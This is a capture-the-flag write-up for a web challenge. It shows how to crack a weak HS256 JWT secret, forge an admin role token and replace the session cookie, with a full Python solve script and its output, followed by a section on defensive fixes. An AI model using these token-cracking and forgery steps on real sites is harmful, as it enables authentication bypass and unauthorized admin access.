Write Up – Secure Dashboard
Write-up bisa dibaca langsung di halaman ini atau diunduh sebagai file PDF.
Write Up – Secure Dashboard
Write Up – Secure Dashboard

Challenge Overview
Category: Web
Difficulty: Easy
Points: 100
Author: aria
Aplikasi ini mempercayai cookie lebih dari yang seharusnya. Kamu hanyalah user biasa… atau setidaknya, untuk sekarang.
Target URL: https://aria.my.id/7/admin.php
Hint: JWT
Format flag:
FGTE{...}
Given Information
Target Website
- URL: https://aria.my.id/7/admin.php
- Authentication: JWT-based (HS256 algorithm)
- Current User: guest
- Current Role: user
- Goal: Access admin dashboard to get flag
Initial Observation
Landing Page shows:
<h4>Secure Dashboard</h4>
<div>JWT-based authentication (HS256)</div>

<div class="alert alert-info">
  <strong>User Dashboard</strong>
  <div>Selamat datang, <b>guest</b></div>
</div>

<p>Role kamu saat ini: <b>user</b></p>
<p>Coba klik menu <em>Admin</em> untuk menguji akses.</p>
Navigation buttons:
- Dashboard (
?page=dashboard) - Admin (
?page=admin)
Challenge Hint Analysis
"Aplikasi ini mempercayai cookie lebih dari yang seharusnya."
Key Insights:
- ✅ Application trusts cookie content (JWT) without proper validation
- ✅ JWT stored in cookie for authentication
- ✅ "Untuk sekarang" → Implies we can change our status
- ✅ Hint: "JWT" → Focus on JWT manipulation
Key Insights
1. JWT Authentication Implementation
When accessing the page, server sets a JWT cookie:
Cookie name: token
Cookie value: JWT token with user information
JWT Structure:
Header.Payload.Signature
2. The Vulnerability
Weak JWT Secret + Role-Based Access Control
The application:
- Uses JWT for authentication
- Stores role information in JWT payload
- Uses a weak, predictable secret to sign tokens
- Trusts the JWT payload without additional server-side validation
Attack Vector: If we can crack the JWT secret, we can:
- Decode the current JWT
- Modify the role from
"user"to"admin" - Re-sign with the same secret
- Replace cookie → Gain admin access
Solution Steps
Step 1 – Reconnaissance & Cookie Extraction
Access the target page:
curl -c cookies.txt https://aria.my.id/7/admin.php
Or in browser:
- Open https://aria.my.id/7/admin.php
- Press F12 → Application → Cookies
- Find cookie named
token
JWT Token found:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6InVzZXIifQ.wYhXjKk6jfe2_4i5lyy0Tyrl4TM37XB-XSgXtSpXXgw
Step 2 – JWT Analysis
Decode JWT (without signature verification):
Method 1: Using jwt.io
Visit: https://jwt.io
Paste token in "Encoded" section
View decoded payload
Method 2: Using Python
import jwt

token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6InVzZXIifQ.wYhXjKk6jfe2_4i5lyy0Tyrl4TM37XB-XSgXtSpXXgw"

# Decode without verification
payload = jwt.decode(token, options={"verify_signature": False})
print(payload)
Decoded JWT:
Header:
{
  "alg": "HS256",
  "typ": "JWT"
}
Payload:
{
  "username": "guest",
  "role": "user"
}
✅ Key Finding: Role is stored in JWT payload! If we can modify and re-sign, we become admin.
Step 3 – Secret Cracking (Weak Secret Brute Force)
Using automated script:
#!/usr/bin/env python3
import jwt

token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6InVzZXIifQ.wYhXjKk6jfe2_4i5lyy0Tyrl4TM37XB-XSgXtSpXXgw"

# Common weak secrets
secrets = [
    'secret', 'Secret', 'SECRET', 'password',
    'admin', 'key', '123456', 'jwt_secret'
]

for secret in secrets:
    try:
        # Try to verify token with this secret
        jwt.decode(token, secret, algorithms=["HS256"])
        print(f"[+] Found secret: '{secret}'")
        break
    except jwt.InvalidSignatureError:
        continue
Output:
[+] ✓ Found secret: 'secret'
✅ Secret cracked: secret (extremely weak!)
Step 4 – Forging Admin JWT
Create modified payload with admin role:
import jwt

# The cracked secret
secret = "secret"

# Create admin payload
admin_payload = {
    "username": "admin",
    "role": "admin"
}

# Generate new JWT with admin privileges
admin_token = jwt.encode(admin_payload, secret, algorithm="HS256")

print(f"Admin Token: {admin_token}")
Generated Admin Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0._8exKepVtGt64GYgSb71H2GiacV9S7iVOdTmk5mQsB4
Decoded Admin Token:
Header:
{
  "alg": "HS256",
  "typ": "JWT"
}
Payload:
{
  "username": "admin",  ← Changed from "guest"
  "role": "admin"       ← Changed from "user"
}
Signature: Valid (signed with same secret "secret")
Step 5 – Cookie Replacement & Exploitation
Method 1: Browser Console (USED)
Open browser and navigate to:
https://aria.my.id/7/admin.php
Open DevTools (F12) → Console tab
Execute this command:
document.cookie = "token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0._8exKepVtGt64GYgSb71H2GiacV9S7iVOdTmk5mQsB4; path=/";
location.href = "?page=admin";
What this does:
- Sets
tokencookie with our forged admin JWT - Redirects to
/admin.php?page=admin - Server validates JWT signature (✓ valid with secret "secret")
- Server reads role from payload (✓ role is "admin")
- Grants admin access!
Method 2: Manual Cookie Editing
- F12 → Application → Cookies
- Find
tokencookie - Replace value with admin token
- Navigate to
?page=admin
Method 3: Using curl
curl -b "token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0._8exKepVtGt64GYgSb71H2GiacV9S7iVOdTmk5mQsB4" \
     "https://aria.my.id/7/admin.php?page=admin"
Step 6 – Access Granted & Flag Obtained
Admin Dashboard Response:
<h4>Secure Dashboard</h4>
<div>JWT-based authentication (HS256)</div>

<div class="alert alert-success">
  <strong>Anda adalah admin</strong>
</div>

<div>
  <h5>Admin Dashboard</h5>
  <div>Selamat datang, admin</div>
</div>

<p><strong>Flag: FGTE{jwt_cookie_role_forgery}</strong></p>
✅ Flag obtained: FGTE{jwt_cookie_role_forgery}
Complete Automated Solve Script
#!/usr/bin/env python3
"""
Secure Dashboard - Complete JWT Exploitation
"""
import requests
import jwt
import re
from urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

def solve_secure_dashboard():
    """Automated JWT exploitation"""

    target = "https://aria.my.id/7/admin.php"

    print("[*] Step 1: Getting initial JWT...")
    session = requests.Session()
    session.verify = False

    resp = session.get(target)

    # Extract JWT from cookies
    jwt_token = None
    for cookie in session.cookies:
        if cookie.name == 'token':
            jwt_token = cookie.value
            break

    if not jwt_token:
        print("[-] No JWT found!")
        return

    print(f"[+] JWT Token: {jwt_token[:50]}...")

    # Step 2: Decode JWT
    print("\n[*] Step 2: Decoding JWT...")
    payload = jwt.decode(jwt_token, options={"verify_signature": False})
    print(f"[+] Current payload: {payload}")

    # Step 3: Crack secret
    print("\n[*] Step 3: Cracking JWT secret...")
    secrets = ['secret', 'Secret', 'password', 'admin', 'key']

    cracked_secret = None
    for secret in secrets:
        try:
            jwt.decode(jwt_token, secret, algorithms=["HS256"])
            cracked_secret = secret
            print(f"[+] ✓ Found secret: '{secret}'")
            break
        except:
            continue

    if not cracked_secret:
        print("[-] Could not crack secret")
        return

    # Step 4: Create admin token
    print("\n[*] Step 4: Creating admin token...")
    admin_payload = {
        "username": "admin",
        "role": "admin"
    }

    admin_token = jwt.encode(admin_payload, cracked_secret, algorithm="HS256")
    print(f"[+] Admin token: {admin_token[:50]}...")

    # Step 5: Test admin access
    print("\n[*] Step 5: Testing admin access...")
    session.cookies.set('token', admin_token)

    resp = session.get(target + "?page=admin")

    # Extract flag
    flag_match = re.search(r'FGTE\{[^}]+\}', resp.text)

    if flag_match:
        flag = flag_match.group(0)
        print("\n" + "="*60)
        print(f"[★★★] SUCCESS!")
        print(f"[★★★] FLAG: {flag}")
        print("="*60)
        return flag
    else:
        print("[-] No flag found")
        return None

if __name__ == "__main__":
    print("""
╔══════════════════════════════════════════════════════════╗
║         Secure Dashboard - Auto Solver                   ║
╚══════════════════════════════════════════════════════════╝
    """)

    solve_secure_dashboard()
Run script:
python3 solve_dashboard.py
Output:
[*] Step 1: Getting initial JWT...
[+] JWT Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFt...

[*] Step 2: Decoding JWT...
[+] Current payload: {'username': 'guest', 'role': 'user'}

[*] Step 3: Cracking JWT secret...
[+] ✓ Found secret: 'secret'

[*] Step 4: Creating admin token...
[+] Admin token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFt...

[*] Step 5: Testing admin access...

============================================================
[★★★] SUCCESS!
[★★★] FLAG: FGTE{jwt_cookie_role_forgery}
============================================================
Detailed Walkthrough
Understanding JWT
JWT (JSON Web Token) consists of three parts:
Header.Payload.Signature
Example:
eyJhbGc...  .  eyJ1c2Vy...  .  wYhXjKk6...
   ↑             ↑              ↑
 Header        Payload       Signature
Header (Base64 encoded):
{
  "alg": "HS256",    // Algorithm used
  "typ": "JWT"       // Token type
}
Payload (Base64 encoded):
{
  "username": "guest",
  "role": "user"
}
Signature:
HMACSHA256(
  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  secret_key
)
The Vulnerability Chain
1. Weak Secret
Secret: "secret"
↓
Easily crackable with wordlist
↓
Attacker can sign arbitrary tokens
2. Client-Side Trust
JWT in cookie
↓
Server reads role from JWT payload
↓
No server-side user validation
↓
Complete trust in JWT content
3. Role-Based Access Control
if (jwt.role === "admin") {
    // Grant admin access
}
Attack Flow:
1. Get original JWT with role="user"
2. Crack JWT secret
3. Create new JWT with role="admin"
4. Sign with cracked secret
5. Replace cookie
6. Server validates signature (✓)
7. Server trusts role="admin" (✗)
8. Admin access granted!
Why This Works
Server validation (vulnerable):
// Pseudocode
const token = getCookie('token');
const decoded = jwt.verify(token, SECRET);  // Validates signature

if (decoded.role === 'admin') {
    // Grant admin access
    showAdminDashboard();
}
What's wrong:
- ✅ Signature verification (good)
- ❌ Trusts payload content blindly (bad)
- ❌ No database lookup to verify user
- ❌ Weak secret makes signature verification pointless
Proper implementation:
const token = getCookie('token');
const decoded = jwt.verify(token, STRONG_SECRET);

// Don't trust JWT payload!
const user = database.getUserById(decoded.userId);

if (!user || user.role !== 'admin') {
    return unauthorized();
}

showAdminDashboard();
Security Analysis
Vulnerabilities Identified
1. Weak JWT Secret (CRITICAL)
- Type: CWE-521 - Weak Password Requirements
- OWASP: A02:2021 – Cryptographic Failures
- Impact: Complete authentication bypass
- Secret used:
"secret"(5 characters, dictionary word) - Fix: Use cryptographically random secret (32+ bytes)
2. Insufficient Server-Side Validation
- Type: CWE-602 - Client-Side Enforcement of Server-Side Security
- OWASP: A01:2021 – Broken Access Control
- Impact: Role manipulation, privilege escalation
- Fix: Validate user role against database, don't trust JWT payload
3. Predictable Token Structure
- Type: Information Disclosure
- Impact: Easy to understand and manipulate
- Fix: Use opaque tokens or add additional claims
Attack Complexity
Time to Exploit: < 5 minutes
Required Skills: Basic JWT knowledge, Python scripting
Tools Required: Browser DevTools OR curl + Python
Attack Steps:
- Extract JWT (5 seconds)
- Decode JWT (5 seconds)
- Crack secret (1 second with "secret")
- Generate admin token (5 seconds)
- Replace cookie (5 seconds)
- Get flag (instant)
Proper Security Implementation
✅ Secure JWT Implementation
1. Strong Secret Generation
# Generate strong random secret
openssl rand -base64 64

# Output example:
# 8X/A!kN...vY2w== (88 characters)
2. Server-Side Validation
const jwt = require('jsonwebtoken');
const db = require('./database');

async function validateAdmin(token) {
    try {
        // 1. Verify signature
        const decoded = jwt.verify(token, process.env.JWT_SECRET);

        // 2. Validate against database (don't trust JWT!)
        const user = await db.getUserById(decoded.userId);

        if (!user) {
            throw new Error('User not found');
        }

        // 3. Check actual role from database
        if (user.role !== 'admin') {
            throw new Error('Insufficient privileges');
        }

        // 4. Check token expiration
        if (decoded.exp < Date.now() / 1000) {
            throw new Error('Token expired');
        }

        return user;

    } catch (error) {
        throw new Error('Unauthorized');
    }
}
3. Additional Security Measures
// Add expiration
const payload = {
    userId: user.id,
    username: user.username,
    exp: Math.floor(Date.now() / 1000) + (60 * 60),  // 1 hour
    iat: Math.floor(Date.now() / 1000),              // Issued at
    jti: uuid.v4()                                    // Unique ID
};

// Don't store sensitive info in payload
// ❌ Don't: { password: "...", ssn: "..." }
// ✅ Do: { userId: 123, sessionId: "..." }
4. Use RS256 Instead of HS256
// RS256 uses public/private key pair
// More secure than shared secret

// Generate keys
// openssl genrsa -out private.key 2048
// openssl rsa -in private.key -pubout > public.key

// Sign with private key
const token = jwt.sign(payload, privateKey, { algorithm: 'RS256' });

// Verify with public key
const decoded = jwt.verify(token, publicKey, { algorithms: ['RS256'] });
✅ Defense in Depth
Layer 1: Strong Secrets
- Minimum 256 bits (32 bytes)
- Cryptographically random
- Stored securely (environment variables, secrets manager)
- Rotated periodically
Layer 2: Token Validation
- Verify signature
- Check expiration
- Validate claims
- Check token revocation list
Layer 3: Server-Side Authorization
- Database lookup for every request
- Don't trust client data
- Implement proper RBAC
- Log access attempts
Layer 4: Additional Controls
- Rate limiting
- IP whitelisting (if applicable)
- MFA for admin access
- Session management
Flag
FGTE{jwt_cookie_role_forgery}
Conclusion
This challenge demonstrates a critical vulnerability in JWT implementation:
What We Learned
Technical Concepts:
- ✅ JWT structure and how it works
- ✅ HS256 symmetric signing
- ✅ Weak secret exploitation
- ✅ Role-based access control bypass
- ✅ Cookie manipulation
Security Principles:
- ❌ Never trust client data - JWT payload can be modified
- ❌ Weak secrets = no security - "secret" is useless
- ❌ Client-side checks fail - Always validate server-side
- ✅ Defense in depth - Multiple layers of security
- ✅ Principle of least privilege - Don't store sensitive data in JWT
Real-World Impact
In Production:
- 🚨 Complete authentication bypass
- 🚨 Privilege escalation to admin
- 🚨 Unauthorized data access
- 🚨 System compromise
This vulnerability has occurred in:
- Major e-commerce platforms
- Banking applications
- Government systems
- Enterprise software
Key Takeaways
For Defenders:
- Use strong secrets - Minimum 256 bits, random
- Validate server-side - Don't trust JWT payload
- Add expiration - Short-lived tokens
- Consider RS256 - Asymmetric is more secure
- Monitor & log - Detect suspicious activity
For CTF Players:
- Check for JWT - Look for tokens in cookies/headers
- Try weak secrets - "secret", "password", etc.
- Decode payload - Understand the structure
- Forge tokens - Modify and re-sign
- Test 'none' algorithm - Common vulnerability
The Lesson: Security is only as strong as its weakest link. In this case, using "secret" as a JWT secret is equivalent to having no security at all. Always use strong, cryptographically random secrets and never trust client-provided data without server-side validation.
Tools Used
- Browser DevTools - Cookie inspection and modification
- Python + PyJWT - JWT decoding and encoding
- jwt.io - Online JWT debugger (optional)
- curl - HTTP requests (optional)
References
- JWT.io - https://jwt.io
- RFC 7519 (JWT) - https://tools.ietf.org/html/rfc7519
- OWASP JWT Cheat Sheet - https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html
- CWE-521 - https://cwe.mitre.org/data/definitions/521.html
- PyJWT Documentation - https://pyjwt.readthedocs.io/
Author: [Your Name]
Date: January 27, 2026
Challenge: Secure Dashboard (100 points)
Category: Web - JWT Authentication Bypass
More
Related in Cyber/CTF
Beberapa project lain di kategori yang sama.